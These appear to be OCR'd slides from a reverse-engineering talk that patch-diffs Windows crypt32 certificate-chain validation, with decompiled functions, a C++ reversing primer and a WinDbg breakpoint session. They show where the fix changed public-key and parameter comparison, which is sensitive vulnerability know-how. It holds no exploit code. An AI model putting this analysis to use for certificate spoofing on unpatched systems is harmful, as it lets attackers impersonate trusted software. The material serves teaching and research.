  uint uVar1;
  int iVar2;
  undefined8 uVar3;
  uint *puVar4;
  uint *puVar5;
  uint uVar6;
  uint local_18 [2];
  undefined8 local_10;

  local_18[0] = 0;
  local_10 = 0;
  if ((((param_2 != (uint *)0x0) && (param_4 != (uint*)0x0))
      && (uVar6 = *param_2, uVar6 == *param_4)) &&
     ((uVar6 != 0 &&
      (iVar2 = memcmp(*(undefined8 *)(param_2 + 2),*(undefined8
*)(param_4 + 2),(ulonglong)uVar6),
      iVar2 == 0)))) {
    puVar4 = local_18;
    if (param_1 != (uint *)0x0) {
      puVar4 = param_1;
    }
   uVar6 = 1;
    puVar5 = local_18;
    if (param_3 != (uint *)0x0) {
      puVar5 = param_3;
    }
    uVar1 = *puVar4;
    if (uVar1 == *puVar5) {
      if ((uVar1 == 0) ||
         (iVar2 = memcmp(*(undefined8 *)(puVar4 +
2),*(undefined8 *)(puVar5 +2),(ulonglong)uVar1),
          iVar2 == 0)) {
        uVar6 = 0;
      }
    }
    else {
      uVar3 = ChainIsNullOrNoParameters((int *)puVar4);
      if (((int)uVar3 != 0) && (uVar3 =
ChainIsNullOrNoParameters((int *)puVar5), (int)uVar3
!=0))
      {
        uVar6 = 0;
      }
    }
    return (ulonglong)uVar6;
  }
  return 0xffffffff;
}
```

After Further Work...

```
int ChainComparePublicKeyParametersAndBytes(CERT_BLOB *ParamsA, CERT_BLOB *PubKeyA,
                                            CERT_BLOB *ParamsB, CERT_BLOB *PubKeyB)
{
    CERT_BLOB nullParams = {0};
    if (PubKeyA == NULL || PubKeyB == NULL || PubKeyA->cbData == 0 ||
        PubKeyA->cbData != PubKeyB->cbData ||
        memcmp(PubKeyA->pbData, PubKeyB->pbData, PubKeyA->cbData) != 0) {
        return -1; // FAIL, Public key mismatch
    }
    if (ParamsA == NULL) {
        ParamsA = &nullParams;
    }
    if (ParamsB == NULL) {
        ParamsB = &nullParams;
    }
    if (ParamsA->cbData == ParamsB->cbData) {
        if (ParamsA->cbData == 0 || memcmp(ParamsA->pbData, ParamsB->pbData, ParamsA->cbData) == 0) {
            return 0; // OK, Params and PubKeys are equal
        }
    } else if (ChainIsNullOrNoParameters(ParamsA) && ChainIsNullOrNoParameters(ParamsB)) {
        return 0; // OK, no Params but PubKeys are equal
    }
    return 1; // ERROR, Params mismatch but matching PubKeys
}
```

Why are these changes significant?

1. What value was compared before with the call to memcmp?
2. Why now compare both the Public Key and Parameters?
3. How is this comparison function reached?



Decompile FindKnownStoreFlags... F’ing Mint

```
ulong __thiscall FindKnownStoreFlags(CCertObjectCache
*this,CCertObject *param_1,_FILETIME*param_2)
{
  CCertObject *local_10 = param_1 + 0x158;
  local_18[0] = 0x10;
  int iVar3 = 0;
  CLruEntry *this_00 = FindEntry(*(undefined8 **)(this +
0x30),(undefined8 *)local_18,0);
  if (this_00 == (CLruEntry *)0x0) {
    local_18[0] = *(uint *)(param_1 + 0x138);
    if (0xf < local_18[0]) {
      local_10 = *(CCertObject **)(param_1 + 0x140);
      this_00 = FindEntry(*(undefined8 **)(this +
0x30),(undefined8 *)local_18,0);
      if (this_00 == (undefined8 *)0x0) {
        return 0;
      }
      goto LAB_1800359a7;
    }
LAB_18003597a:
    uVar5 = 0;
  }
  else {
LAB_1800359a7:
    lVar1 = *(longlong *)(this_00 + 0x20);
    uVar5 = *(uint *)(lVar1 + 0xc);
    if ((uVar5 & 1) == 0) {
      if ((((uVar5 & 2) != 0) || (iVar3 = (-(uint)((uVar5 &
4) != 0) & 2) - 1, (uVar5 & 4) != 0))&&
          (lVar1 = *(longlong *)(lVar1 + 0x18 +
(longlong)iVar3 * 8), lVar1 != 0)) {
        lVar1 = *(longlong *)(lVar1 + 0x18);
        lVar2 = *(longlong *)(*(longlong *)(param_1 +
0x58) + 0x18);
        if ((lVar2 != lVar1) &&
           (uVar4 =
ChainComparePublicKeyParametersAndBytes
                              ((uint *)(lVar2 +
0x68),(uint *)(lVar2 + 0x78),(uint *)(lVar1 +0x68),
                               (uint *)(lVar1 + 0x78)),
(int)uVar4 != 0)) {
          Release(this_00);
          goto LAB_18003597a;
        }
      }
    }
    else {
      *(undefined8 *)param_2 = *(undefined8 *)(lVar1 +
0x10);
      uVar5 = *(uint *)(lVar1 + 0xc);
    }
    Release(this_00);
  }
  return (ulong)uVar5;
}
```

C++ 101: Classes, Inheritance, Virtual Functions

```cpp
#include <cstdio>
#include <cstdlib>
#include <cstring>

class Base {
public:
    Base() {
        id = 1234;
    }
    ~Base() {}

    virtual void showId() {
        printf("ID is %d\n", id);
    }
    virtual void showName() {
        printf("Name is ???");
    }
    void show() {
        showId();
        showName();
    }
private:
    int id;
};
```

```cpp
class Derive : public Base {
public:
    Derive() {
        strcpy_s(first, _countof(first), "Bob");
        strcpy_s(last, _countof(last), "Loblaw");
    }
    ~Derive() {}

    virtual void showId() { Base::showId(); }
    virtual void showName() {
        printf("Name is %s %s\n", first, last);
    }
    virtual void showFirst() { puts(first); }
    virtual void showLast() { puts(last); }
protected:
    char first[50], last[50];
};

int main() {
    Base *obj = new(Derive);
    obj->show();
    delete(obj);
    return 0;
}
```

Reversing C++ 101

1. Parse compiler-generated RTTI
   - e.g. CodeXplorer, ClassInformer, IDA 7.2+
2. Identify heap allocators
   - new, new[], delete, delete[]
   - Determine class object sizes
3. Find class constructors
   - Start with base classes
4. Reconstruct Classes
   - C-style structs to represent classes
   - Pointer math/derefs to identify members
5. Reconstruct VTables
   - Struct of function pointers

```
typedef struct
{
    int id;
} BaseMembers;


typedef struct
{
    void (__thiscall *showId)(BaseCls *this);
    void (__thiscall *showName)(BaseCls *this);
} BaseVtable;


typedef struct
{
    BaseVtable *vtable;
    BaseMembers members;
} Base;
```

Reversing C++ 102

- Single-inheritance is a little tricky
  - I usually avoid nested structs, copy/paste
  - IDA's *fake* struct inheritance is nice
- Multiple-inheritance is trickier
  - Order matters
- Reversing C++ is difficult, some experts:
  - Gal Zaban (@0xgalz)
  - Rolf Rolles (@RolfRolles)
- Recent research/automation in C++ reversing:
  - Pharos project by CMU-SEI
  - _____ by Rolf Rolles

```
typedef struct
{
    BaseMembers base;
    char first[50];
    char last[50];
} DeriveMembers;
```

```
typedef struct
{
    BaseVtable base;
    void (__thiscall *showFirst)(BaseCls *this);
    void (__thiscall *showLast)(BaseCls *this);
} DeriveVtable;
```

```
typedef struct
{
    DeriveVtable *vtable;
    DeriveMembers members;
} Derive;
```

Progress: Building Structs

```
DWORD CCertObjectCache::FindKnownStoreFlags(CCertObjectCache *this, CCertObject* CertObj, FILETIME* Time)
{
    ulonglong[2] uVal;
    uVal[1] = 16;
    uVal[0] = CertObj->field_158;

    CLruEntry* local_8 = FindEntry(this->m_CLruCache, &uVal, 0);
    if (entry == NULL) {
        uVal[1] = CertObj->field_130;
        if (uVal[1] >= 16) {
            uVal[0] = CertObj->field_140;
            entry = FindEntry(this->m_CLruCache, &uVal, 0);
            if (entry == NULL) {
                return 0;
            }
        }
    }
    // ... Object/pointer derefs, length checks ...
    if (ChainComparePublicKeyParametersAndBytes(
            &temp_5fb9dae69e->field_0x68, &temp_5fb9dae69e->field_0x78),
            &temp_5fd16486d9->field_0x68, &temp_5fd16486d9->field_0x78) != 0){
        goto NoMatch;
    }
    // ...Cleanup and return...
```


Identifying and Naming Struct Fields


```
DWORD CCertObjectCache::FindKnownStoreFlags(CCertObjectCache *this, CCertObject* CertObj, FILETIME* Time)
{
    CERT_BLOB blob;
    blob.cbData = 16;
    blob.pbData = CertObj->HashMD5.pbData; // searching the cache by an MD5 hash?!

    CLruEntry* entry = FindEntry(this->m_CLruCache, &blob, 0);
    if (entry == NULL) {
        blob.cbData = CertObj->Fingerprint__.cbData;
        if (blob.cbData >= 16) {
            blob.pbData = CertObj->Fingerprint__.pbData;
            entry = FindEntry(this->m_CLruCache, &blob, 0);
            if (entry == NULL) {
                return 0;
            }
        }
    }
    // ... Object/pointer derefs, length checks ...
    if (ChainComparePublicKeyParametersAndBytes(
            &(CertObj->CertContex->pCertInfo->SubjectPublicKeyInfo).Algorithm.Parameters,
            &(CertObj->CertContex->pCertInfo->SubjectPublicKeyInfo).PublicKey,
            &(entry->CertObj->CertContex->pCertInfo->SubjectPublicKeyInfo).Algorithm.Parameters,
            &(entry->CertObj->CertContex->pCertInfo->SubjectPublicKeyInfo).PublicKey) != 0){
        goto NoMatch;
    }
    //    Cleanup and return
```


ChainGetSubjectStatus

```
int ChainGetSubjectStatus(CChainCallContext *ChainContext, CChainPathObject *ChainPath1,
                          CChainPathObject *ChainPath2, CERT_TRUST_STATUS *Result)
{
    CCertObject *certObj1 = ChainPath1->CertObj, *certObj2 = ChainPath2->CertObj;
    CERT_CONTEXT *certCtx1 = certObj1->CertContex, *certCtx2 = certObj2->CertContex;

    ChainGetMatchInfoStatus(certObj1, certObj2, &Result->InfoStatus); // compares subject fields
    if ((certObj2->Flags & 2) == 0) {
        // ...Success path...
    } else {
        cmpResult = ChainComparePublicKeyParametersAndBytes(
            certObj2->Parameters, certObj2->PublicKey,
            &(certCtx1->pCertInfo->SubjectPublicKeyInfo.Algorithm.Parameters),
            &(certCtx1->pCertInfo->SubjectPublicKeyInfo.PublicKey));
        if (cmpResult > 1) {
            // ARGS: provider=NULL, encodingType=X509, subjectType=CERT, *CCERT_CONTEXT,
            // issueType=CERT, *CCERT_CONTEXT, Flags=0, Extra=NULL
            success = CryptVerifyCertificateSignatureEx(NULL,1,2,certCtx2,2,certCtx1,0,NULL);
            if (success) goto LAB_18002d22b;
            ChainLogMSRC54294Error(certCtx1,certObj2->Parameters);
        }
        if (cmpResult == 0) goto LAB_18002d22b;
    }
    // ...Clean-up, storing value into Result parameter...
}
```

WinDbg Demo


Command - C:\Test\sigcheck64.exe sigcheck.exe - WinDbg:10.0.18362.1 AMD64
ModLoad: 00007ffd`c0a50000 00007ffd`c0a76000 C:\Windows\System32\GDI32.dll
ModLoad: 00007ffd`beeb0000 00007ffd`bf044000 C:\Windows\System32\gdi32full.dll
ModLoad: 00007ffd`be120000 00007ffd`be1be000 C:\Windows\System32\msvcp_win.dll
ModLoad: 00007ffd`bf870000 00007ffd`bf940000 C:\Windows\System32\COMDLG32.dll
ModLoad: 00007ffd`c0a80000 00007ffd`c0db6000 C:\Windows\System32\combase.dll
ModLoad: 00007ffd`be5d0000 00007ffd`be650000 C:\Windows\System32\bcryptPrimitives.dll
ModLoad: 00007ffd`bf7c0000 00007ffd`bf869000 C:\Windows\System32\shcore.dll
ModLoad: 00007ffd`bf6c0000 00007ffd`bf712000 C:\Windows\System32\SHLWAPI.dll
ModLoad: 00007ffd`bfab0000 00007ffd`c0195000 C:\Windows\System32\SHELL32.dll
ModLoad: 00007ffd`be080000 00007ffd`be0ca000 C:\Windows\System32\cfgmgr32.dll
ModLoad: 00007ffd`be680000 00007ffd`bedff000 C:\Windows\System32\windows.storage.dll
ModLoad: 00007ffd`bf720000 00007ffd`bf7b7000 C:\Windows\System32\sechost.dll
ModLoad: 00007ffd`c0e20000 00007ffd`c0ec3000 C:\Windows\System32\advapi32.dll
ModLoad: 00007ffd`bdec0000 00007ffd`bdedf000 C:\Windows\System32\profapi.dll
ModLoad: 00007ffd`bdee0000 00007ffd`bdf2a000 C:\Windows\System32\powrprof.dll
ModLoad: 00007ffd`bde70000 00007ffd`bde80000 C:\Windows\System32\UMPDC.dll
ModLoad: 00007ffd`bdea0000 00007ffd`bdeb1000 C:\Windows\System32\kernel.appcore.dll
ModLoad: 00007ffd`be0d0000 00007ffd`be0e7000 C:\Windows\System32\cryptsp.dll
ModLoad: 00007ffd`c02d0000 00007ffd`c0426000 C:\Windows\System32\ole32.dll
ModLoad: 00007ffd`bf940000 00007ffd`bfa04000 C:\Windows\System32\OLEAUT32.dll
ModLoad: 00007ffd`b6ec0000 00007ffd`b6eca000 C:\Windows\SYSTEM32\VERSION.dll
ModLoad: 00007ffd`abfd0000 00007ffd`ac255000 C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1
ModLoad: 00007ffd`b7bb0000 00007ffd`b7bd9000 C:\Windows\SYSTEM32\Cabinet.dll
ModLoad: 00007ffd`b6dd0000 00007ffd`b6ec0000 C:\Windows\SYSTEM32\WINHTTP.dll
(1668.aa4): Break instruction exception - code 80000003 (first chance)
ntdll!LdrpDoDebuggerBreak+0x30:
00007ffd`c10711dc cc int 3
0:000> ld crypt32
Symbols loaded for CRYPT32
0:000> bp crypt32!ChainGetSubjectStatus
0:000> bp crypt32!CCertObjectCache::FindKnownStoreFlags
0:000> bp crypt32!CCertObjectCache::FindKnownStoreFlags+(0x0000000180035A7F-0x0000000180035978)
0:000> g
ModLoad: 00007ffd`c0900000 00007ffd`c092e000 C:\Windows\System32\IMM32.DLL
ModLoad: 00007ffd`bc1b0000 00007ffd`bc249000 C:\Windows\SYSTEM32\uxtheme.dll
ModLoad: 00007ffd`afa80000 00007ffd`afae4000 C:\Windows\SYSTEM32\Mscoree.dll
ModLoad: 00007ffd`bd1f0000 00007ffd`bd223000 C:\Windows\system32\rsaenh.dll
ModLoad: 00007ffd`be650000 00007ffd`be676000 C:\Windows\System32\bcrypt.dll
ModLoad: 00007ffd`bd850000 00007ffd`bd85c000 C:\Windows\SYSTEM32\CRYPTBASE.dll
ModLoad: 00007ffd`bfa90000 00007ffd`bfaad000 C:\Windows\System32\imagehlp.dll
ModLoad: 00007ffd`bca70000 00007ffd`bca92000 C:\Windows\SYSTEM32\gpapi.dll
Breakpoint 1 hit
CRYPT32!CCertObjectCache::FindKnownStoreFlags:
00007ffd`bdf65978 4c8bdc mov r11,rsp
0:000>


Raw args
Func info
Source
Addrs
Headings
Nonvolatile regs
Frame nums
Source args
More
Less
00 CRYPT32!CCertObjectCache::FindKnownStoreFlags
01 CRYPT32!CCertObject::CCertObject+0x2fc
02 CRYPT32!ChainCreateCertObject+0xb9
03 CRYPT32!CCertChainEngine::CreateChainContextFromPathGraph+0x1c1
04 CRYPT32!CCertChainEngine::GetChainContext+0x91
05 CRYPT32!CertGetCertificateChain+0xf8
06 WINTRUST!_WalkChain+0x243
07 WINTRUST!WintrustCertificateTrust+0xb2
08 WINTRUST!I_VerifyTrust+0x803
09 WINTRUST!WinVerifyTrust+0x45
0a sigcheck64+0xa5b1
0b sigcheck64+0x1f1b6
0c sigcheck64+0x1e353
0d sigcheck64+0x21c27
0e sigcheck64+0x2bc20
0f KERNEL32!BaseThreadInitThunk+0x14
10 ntdll!RtlUserThreadStart+0x21


Raw args
Func info
Source
Addrs
Headings
Nonvolatile regs
Frame nums
Source args
More
Less
00 CRYPT32!ChainGetSubjectStatus
01 CRYPT32!CCertIssuerList::CreateElement+0x7f
02 CRYPT32!CCertIssuerList::AddIssuer+0x10e
03 CRYPT32!CChainPathObject::FindAndAddIssuersFromStoreByMatchType+0x200
04 CRYPT32!CChainPathObject::FindAndAddIssuersByMatchType+0x7e
05 CRYPT32!CChainPathObject::FindAndAddIssuers+0x6b
06 CRYPT32!CChainPathObject::CChainPathObject+0x189
07 CRYPT32!ChainCreatePathObject+0x7b
08 CRYPT32!CCertIssuerList::AddIssuer+0xdc
09 CRYPT32!CChainPathObject::FindAndAddIssuersFromStoreByMatchType+0x200
0a CRYPT32!CChainPathObject::FindAndAddIssuersByMatchType+0xa9
0b CRYPT32!CChainPathObject::FindAndAddIssuers+0x6b
0c CRYPT32!CChainPathObject::CChainPathObject+0x189
0d CRYPT32!ChainCreatePathObject+0x7b
0e CRYPT32!CCertChainEngine::CreateChainContextFromPathGraph+0x209
0f CRYPT32!CCertChainEngine::GetChainContext+0x91
10 CRYPT32!CertGetCertificateChain+0xf8
11 WINTRUST!_WalkChain+0x243
12 WINTRUST!WintrustCertificateTrust+0xb2
13 WINTRUST!I_VerifyTrust+0x803

Reversing Is Just Answering Your Own Questions


1. ~~What value was compared before with the call to memcmp~~? **A hash**
2. Why now compare both the Public Key and Parameters? NSA hinted, ????
3. ~~How is this comparison function reached~~? **ChainGetSubjectStatus and FindKnownStoreFlags**

Maybe you've asked yourself new questions:


4. How are these two functions reached?
    a. Then, how is this set of functions reached?
        i. My recursion sense is tingling...
5. Where should spend my time next?

6.)

